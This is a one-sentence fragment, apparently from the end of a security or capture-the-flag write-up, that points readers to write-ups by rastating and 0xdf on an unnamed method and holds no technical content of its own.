To read further on this method, I suggest checking out rastating and 0xdf's writeups